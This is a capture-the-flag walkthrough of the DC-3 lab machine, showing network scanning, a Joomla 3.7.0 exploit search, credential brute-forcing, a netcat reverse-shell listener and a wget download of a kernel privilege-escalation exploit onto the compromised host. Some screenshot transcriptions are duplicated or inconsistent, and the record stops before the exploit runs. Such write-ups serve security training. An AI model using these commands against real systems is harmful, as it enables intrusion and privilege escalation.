

## DC-3 CTF Machine

### ► DC-3 CTF Machine Walkthrough:-

Recently, I completed the DC-3 CTF machine, which was a great exercise to sharpen my penetration testing and privilege escalation skills.

#### ⌚ Challenge Overview:-

1) Difficulty: Intermediate

2) Objective: Gain root access and capture the flag.

3) Skills Tested: Web enumeration, SQL injection, privilege escalation, Linux enumeration.

#### Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.

The screenshot shows a Kali Linux desktop environment. The top bar displays various icons and the user 'kali@kali:~\$'. The main window is titled 'netdiscover' and shows the results of a network scan. The status bar indicates 'Currently scanning: Finished! | Screen View: Unique Hosts'. Below this, it says '5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300'. A table lists the captured hosts:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.5	68:34:21:d6:32:88	1	60	Intel Corporate
192.168.1.11	00:0c:29:5d:f6:ea	1	60	VMware, Inc.
192.168.1.4	ee:49:aa:67:bf:85	1	60	Unknown vendor
192.168.1.25	f0:a6:54:27:18:5b	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.6	22:5a:ee:de:7c:4d	1	60	Unknown vendor


Below the table, the terminal window shows the command history:

```
(kali㉿kali)-[~]
└$ mkdir DC-3

(kali㉿kali)-[~]
└$ cd DC-3
```

#### Step-2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.



```

Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.1.5 68:34:21:d6:32:88 1 60 Intel Corporate
192.168.1.11 00:0c:29:5d:f6:ea 1 60 VMware, Inc.
192.168.1.4 ee:49:aa:67:bf:85 1 60 Unknown vendor
192.168.1.25 f0:a6:54:27:18:5b 1 60 CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.6 22:5a:ee:de:7c:4d 1 60 Unknown vendor


(kali㉿kali)-[~]
$ mkdir DC-3
(kali㉿kali)-[~]
$ cd DC-3
(kali㉿kali)-[/DC-3]
$ nmap -sC -sV 192.168.1.11 -oN nmap-rs1t
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 08:49 EDT
Nmap scan report for 192.168.1.11
Host is up (0.0023s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
MAC Address: 00:0c:29:5D:F6:EA (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds
(kali㉿kali)-[/DC-3]
$ 

```

### Step-3:-

- **SearchSploit** is a command-line tool that comes with **Exploit Database (EDB)** package.
- It allows penetration testers and security researchers to **search through Exploit-DB locally** without needing internet access.
- Exploit-DB contains thousands of public exploits, PoCs (Proof of Concepts), and security tools



```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ searchsploit joomla 3.7.0
Exploit Title | Path
Joomla! 3.7.0 - 'com_fields' SQL Injection | php/webapps/42033
Joomla! Component EasyDiscuss < 4.0.21 - Cross-Site Scripting | php/webapps/43488
Shellcodes: No Results

(kali㉿kali)-[~]
$ ls /usr/share/nmap/scripts|grep "joomla"
http_joomla-brute.nse

```


#### Step-4:-

```
nmap --script=http-enum.nse <target>
```

nmap → The network scanning tool.

--script=http-enum.nse → Runs the Nmap Scripting Engine (NSE) script named http-enum.nse.

<target> → The IP address, domain, or hostname of the system you're scanning.



```
Session Actions Edit View Help
[kali㉿kali] ~
$ searchsploit joomla 3.7.0
Exploit Title
Joomla! 3.7.0 - 'com_fields' SQL Injection
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting
Shellcodes: No Results
[kali㉿kali] ~
$ ls /usr/share/nmap/scripts|grep "joomla"
http-joomla-brute.nse
[kali㉿kali] ~
$ nmap --script=http-joomla-brute.nse 192.168.1.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 07:53 EDT
NSE: [http-joomla-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-joomla-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-joomla-brute] passwords: Time limit 10m00s exceeded.
NSE: [http-joomla-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.1.11
Host is up (0.0030s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-joomla-brute:
|_ Accounts:
|   admin:snoopy - Valid credentials
|   user:snoopy - Valid credentials
|   websnappy - Valid credentials
|_ Statistics: Performed 2586 guesses in 599 seconds, average tps: 4.3
MAC Address: 00:0C:29:5D:F6:EA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 614.38 seconds
[kali㉿kali] ~
```

#### Step-5:-

DC-3 Login Home page

The screenshot shows a Kali Linux desktop environment with a Firefox browser open. The browser has several tabs: OffSec, Kali Linux, Home, GitHub - pentestmonkey, Templates: Customize, 404 Not Found, Linux Kernel 4.4.x (Ubuntu), and New Tab. The main content area displays a challenge titled "DC-3" with the sub-section "Home". The challenge text reads:

Welcome to DC-3

Details  
Written by admin

Welcome to DC-3.

This time, there is only one flag, one entry point and no clues.  
To get the flag, you'll obviously have to gain root privileges.  
How you get to be root is up to you - and, obviously, the system.  
Good luck - and I hope you enjoy this little challenge. :-)

You are here: Home


At the bottom left is the copyright notice: © 2025 DC-3. At the bottom right is a link to "Back to Top".

A Wappalyzer extension is active in the browser, displaying a sidebar with the following information:

TECHNOLOGIES	MORE INFO
CMS	Programming languages
Joomla	PHP
Font scripts	Operating systems
Google Font API	Ubuntu
Miscellaneous	JavaScript libraries
RSS	jQuery 1.12.4
Editor	jQuery Migrate 1.4.1
CodeMirror 5.23.0	UI frameworks
Web servers	Bootstrap
Apache HTTP 2.4.44	

**Step-6:-**

192.168.1.11/administrator/index.php in these step we can change the template to bee3



```
[root@kali ~]# nc -lvp 4444
listening on [any] 4444 ...
[...]
[192.168.1.11] 4444-0 root pts/0 2018-07-10 14:44:11
[192.168.1.11] 4444-1 root pts/0 2018-07-10 14:44:11
```

## Step-7:-

First of all, we can search for an Ubuntu 16.04 exploit

The screenshot shows a Google search results page for "Ubuntu 16.04 exploit". The top result is from Exploit DB, listing a Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF\_PROG\_LOAD) Privilege Escalation exploit from May 2016. Other results include links from Ubuntu's security blog about libblockdev and libdisk packages, and from Tenable's Nessus plugin database.

## Step-8:-


In these step, we can exploit-db.com/exploit/39772

The screenshot shows the Exploit Database entry for exploit/39772. The title is "Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF\_PROG\_LOAD) Privilege Escalation". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39772	2016-4557	GOOGLE SECURITY RESEARCH	LOCAL	LINUX	2016-05-04

The "Exploit:" section shows a download link for the exploit file. Below the table, there is a detailed description of the exploit's functionality and source code snippets.

& then we get exploit



Step-9:-

1. **nc**  
Stands for **Netcat**, a networking utility for reading and writing data across network connections using TCP or UDP.
2. **-l (listen mode)**
  - o Puts Netcat in **listening mode**.
  - o Instead of connecting to another host, it waits for incoming connections.
  - o Example: acting like a server.
3. **-v (verbose)**
  - o Provides **detailed output** about what Netcat is doing.
  - o Helps you see connection attempts and errors.
  - o Without **-v**, it runs silently.
4. **-p 4444 (port option)**
  - o Specifies the **local port** number on which Netcat should listen.
  - o Here, it's **4444**.
  - o You can replace **4444** with any free port (commonly used ports: **4444, 5555, 1337**).

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.23] from (UNKNOWN) [192.168.1.11] 34154
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
22:22:25 up 1:07, 0 users, load average: 0.02, 0.12, 0.68
USER    TTY      FROM          LOGIN@   IDLE    JCPU   PCPU WHAT
www-data@DC-3:~$ whoami
whoami
www-data
www-data@DC-3:~$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
www-data@DC-3:~$ wget https://gitlab.com/exploit-database/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
<base/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
--2025-09-05 22:24:29--  https://gitlab.com/exploit-database/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
39772.zip: Permission denied
```

Then 39772 zip. Will successfully executed

```
kali㉿kali ~
Session Actions Edit View Help
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
39772.zip: Permission denied

Cannot write to '39772.zip' (Success).
www-data@DC-3:~$ ls
bin  dev  home  lib  media  opt  root  sbin  srv  tmp  var
boot etc  initrd.img  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
www-data@DC-3:~$ cd tmp
cd tmp
www-data@DC-3:/tmp$ ls
ls
systemd-private-4066809cb3c64b7ea640969ffa1ad09d-systemd-timesyncd.service-UYDHio
vmware-root
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
<base/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
--2025-09-05 22:25:16--  https://gitlab.com/exploit-database/exploitdb-bin-spoils/-/raw/main/bin-spoils/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip      100%[=====]  6.86K --.-KB/s   in 0.002s
2025-09-05 22:25:27 (4.32 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
```

In the 39722 zip, we can get the complete data

```
Session Actions Edit View Help
39772.zip      100%[=====]   6.86K ---KB/s   in 0.002s
2025-09-05 22:25:27 (4.32 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
systemd-private-4066809cb3c64b7ea640969ffa1ad09d-systemd-timesyncd.service-UYDHio
VMware-root
www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
  creating: __MACOSX/
  creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@DC-3:/tmp$ tar -xf exploit.tar
tar: exploit.tar: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
www-data@DC-3:/tmp$ ls
ls
39772
39772.zip
__MACOSX
systemd-private-4066809cb3c64b7ea640969ffa1ad09d-systemd-timesyncd.service-UYDHio
```

## Step-10 :-

We can get the final flag

